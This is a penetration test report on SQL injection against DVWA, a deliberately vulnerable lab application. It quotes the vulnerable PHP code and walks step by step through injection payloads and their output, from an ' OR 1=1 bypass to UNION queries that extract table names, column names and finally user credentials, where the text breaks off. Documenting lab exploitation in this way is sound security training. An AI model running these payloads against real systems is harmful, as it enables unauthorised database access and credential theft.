SQL INJECTION - Vulnerability Report

DVWA Penetration Test Series

Attributes	Details
SEVERITY	CRITICAL
CVSS SCORE	9.8
CWE	CWE-89
OWASP	AO3:2021 – INJECTION
DATE	JANUARY 31, 2026
TESTER	DENNIS MUNANIA

TABLE OF CONTENTS

TABLE OF CONTENTS 1

EXECUTIVE SUMMARY 2

TECHNICAL DESCRIPTION 3

PROOF OF CONCEPT 6

IMPACT ANALYSIS 13

REAL-WORLD ATTACK SCENARIO 15

EXPLOITATION STEPS 16

DETECTION AND MONITORING 21

REMEDIATION 22

KEY TAKEAWAYS 26

For Defenders 27

For Penetration Testers 27

Skills Demonstrated 27

REFERENCES 27

REPORT INFORMATION 28

About This Report 29

EXECUTIVE SUMMARY

What is SQL Injection?
SQL Injection is a code injection technique that exploits security vulnerabilities in an application's database layer. When user input is not properly sanitized, attackers can inject malicious SQL code that gets executed by the database, potentially leading to unauthorized access, data theft or data manipulation.

The Vulnerability
DVWA'S User ID lookup feature is vulnerable to SQL Injection attacks. The application builds SQL queries by directly concatenating user input into SQL statements without proper validation and sanitization of user inputs, allowing attackers to manipulate the query structure and execute arbitrary SQL commands.

Business Impact
In a production/live environment, the vulnerability would let attackers do the following:


- **Extract the entire database** – All user data, credentials, and sensitive information.
- **Bypass Authentication** – Access any account without credentials.
- **Modify data** – Insert update, or delete database records.
- **Destroy data** – Drop tables or entire databases.
- **Financial Loss** – Estimated $500000+ in breach costs, regulatory fines.

CRITICAL FINDING

- **Vulnerability:** SQL Injection in User ID parameter
- **Attack Complexity:** Low (Single quote breaks query)
- **Impact:** Complete database compromise
- **Exploitability:** Trivial (No authentication required)
- **Fix Time:** 30 minutes (Implement prepared statements)

TECHNICAL DESCRIPTION

Vulnerable code analysis
Vulnerable PHP Code



SQL Injection Source

vulnerabilities/sqli/source/low.php

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBAL

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
```

Figure 1: Shows vulnerable PHP code that passes user input directly into SQL query.


The Problem

- User input $id = $_REQUEST['id'] is used directly in the SQL query.
- There is no input validation or sanitization.
- No use of prepared statements or parameterized queries.
- Use of single quotes allow for the breaking out of the SQL string context.

Attack Vector
Normal Query (Expected Behavior)

User enters 1: **SELECT first_name, last_name FROM users WHERE user_id = '1'** ##

Returns: admin, admin




```
ID: 1
First name: admin
Surname: admin
```

Figure 2: Shows a normal response after expected user input.

Malicious Query (Exploited)

User enters: 1' OR 1=1: **SELECT first_name, last_name FROM users WHERE user_id = '1' OR 1=1 ##**

Returns: ALL users (always true condition)



```
ID: ' OR 1=1 ##
First name: admin
Surname: admin

ID: ' OR 1=1 ##
First name: Gordon
Surname: Brown

ID: ' OR 1=1 ##
First name: Hack
Surname: Me

ID: ' OR 1=1 ##
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 ##
First name: Bob
Surname: Smith
```

Figure 3: Shows a malicious query that has been passed and shows all users

SQL Injection Types Found

Type	Description	Exploited
Error-based	Uses database errors to extract information	Yes
UNION-based	Uses UNION to combine results from multiple queries	Yes
Boolean-based	Uses true/false conditions to infer information	Yes
Time-based	Uses time delays to confirm vulnerability	Yes
Stacked queries	Executes multiple queries separated by semicolon	Blocked

PROOF OF CONCEPT

Test 1: Authentication Bypass
Difficulty: Beginner
Time to Exploit: 10 seconds
Prerequisites: None
Payload: **1’ OR 1=1##**

Full query becomes:
SELECT first_name, last_name FROM users WHERE user_id = '1' OR 1=1 ##


Result: Returns all users (authentication completely bypassed)

Explanation:

- The single quote ' closes the user_id string
- OR 1=1 adds a condition that's always true
- The query now returns all records instead of just one

Test 2: Error-Based Detection
Payload: 1’

Response:




```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to
your MariaDB server version for the right syntax to use near ''' at line 1 in /var/www/html/vulnerabilities/sqli/source/
low.php:11 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/low.php(11): mysqli_query(Object(mysqli), 'SELECT
first_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require_once('/var/www/html/v...') #2 {main} thrown in /
var/www/html/vulnerabilities/sqli/source/low.php on line 11
```

Result: Error message confirms SQL injection vulnerability

What This Reveals:

- Application uses MySQL database
- Input is being inserted into SQL query
- Error messages are being displayed (information disclosure)

Test 3: UNION-Based Data Extraction
Step 1: Determine the Column Count
Payload 1: **1’ ORDER BY 1#**
Result: **Success column exists.**




Vulnerability: SQL Injection

```
ID: 1' ORDER BY 1 #
First name: admin
Surname: admin
```

Figure 4: Shows one column exists


Payload 1: **1’ ORDER BY 2#**
Result: **Success column exists.**



```
ID: 1' ORDER BY 2 #
First name: admin
Surname: admin
```

Figure 5: Shows two columns exists

Payload 1: **1’ ORDER BY 3#**
Result: **Error column does not exist.**




Fatal error: Uncaught mysqli_sql_exception: Unknown column '3' in 'ORDER BY' in /var/www/html/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/vulnerabilities/sqli/source/low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 /var/www/html/vulnerabilities/sqli/index.php(34): require_once('/var/www/html/v...') #2 {main} thrown in **/var/www/html/vulnerabilities/sqli/source/low.php** on line **11**

Figure 6: Shows there is no third column as an error is thrown.

Conclusion: **Query only has 2 columns.**

Step 2: Find Injectable Columns
Payload: **1’ UNION SELECT ‘1’, ‘2’ #**
Result: **Success – Both Columns are injectable**



Vulnerability: SQL Injection

```
ID: 1' UNION SELECT '1','2' #
First name: admin
Surname: admin

ID: 1' UNION SELECT '1','2' #
First name: 1
Surname: 2
```

Figure 7: Finding injectable columns using UNION Based SQL Injection


Step 3: Extract Database name

An attacker can utilize a UNION SELECT statement in order to retrieve additional information from an exploitable webpage. In doing so, they can (via an exploitable webpage) combine their own database requests with those of the original requests. When the database processes the first SELECT statement, the UNION clause allows the attacker to insert their own database response (when inserting additional columns) into the first SELECT result set. Therefore, the attacker's response (such as column names or table names) will appear in the resultant output.

The way in which the attacker tells the database what to do is through the use of the UNION clause. When doing so, the attacker is conveying to the database to execute the first SELECT, and then append the response from the second SELECT beneath the first response.

In order for the database to combine the results of the two SELECT statements, both queries must return the same number of records. If they don't, the database will return an error message.

Payload: **1' UNION SELECT '1', database() #**
Result: **dvwa**



```
ID: 1' UNION SELECT '1', database() #
First name: admin
Surname: admin

ID: 1' UNION SELECT '1', database() #
First name: 1
Surname: dvwa
```

Figure 8: Finding database name using UNION Based SQL Injection


Database name is revealed as: **dvwa**

Step 4: Extract Table names

Payload: **1' UNION SELECT '1', table_name FROM information_schema.tables WHERE table_schema='dvwa' #**

Results: **guestbook, users, security_log, access_log**

From this table name list the most interesting at a glance is the users table as in may contain user credentials that can be beneficial to a malicious actor. First, let's get the columns that exist in the users table.



```
ID: 1' UNION SELECT '1', table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: admin
Surname: admin

ID: 1' UNION SELECT '1', table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: guestbook

ID: 1' UNION SELECT '1', table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: users

ID: 1' UNION SELECT '1', table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: security_log

ID: 1' UNION SELECT '1', table_name FROM information_schema.tables WHERE table_schema='dvwa' #
First name: 1
Surname: access_log
```


Figure 9: Finding table names using UNION Based SQL Injection

Step 5: Extract column names from 'users' Tables

Payload: **1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #**

Results: **user_id, first_name, last_name, user, password, avatar, last_login, failed_login, role, account_enabled**

From the column list, we see **user** and **password** columns. These are very interesting. It is time to read them and see what they contain. Are password in clear text or encrypted? Let's find out.



```
ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: admin
Surname: admin

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user_id

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: first_name

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: last_name

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: user

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: password

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: avatar

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: last_login

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: failed_login

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: role

ID: 1' UNION SELECT '1', column_name FROM information_schema.columns WHERE table_name='users' #
First name: 1
Surname: account_enabled
```


Figure 10: Finding column names using UNION Based SQL Injection from users table

Step 6: Extract User Credentials

Payload: **1' UNION SELECT user, password FROM users #**
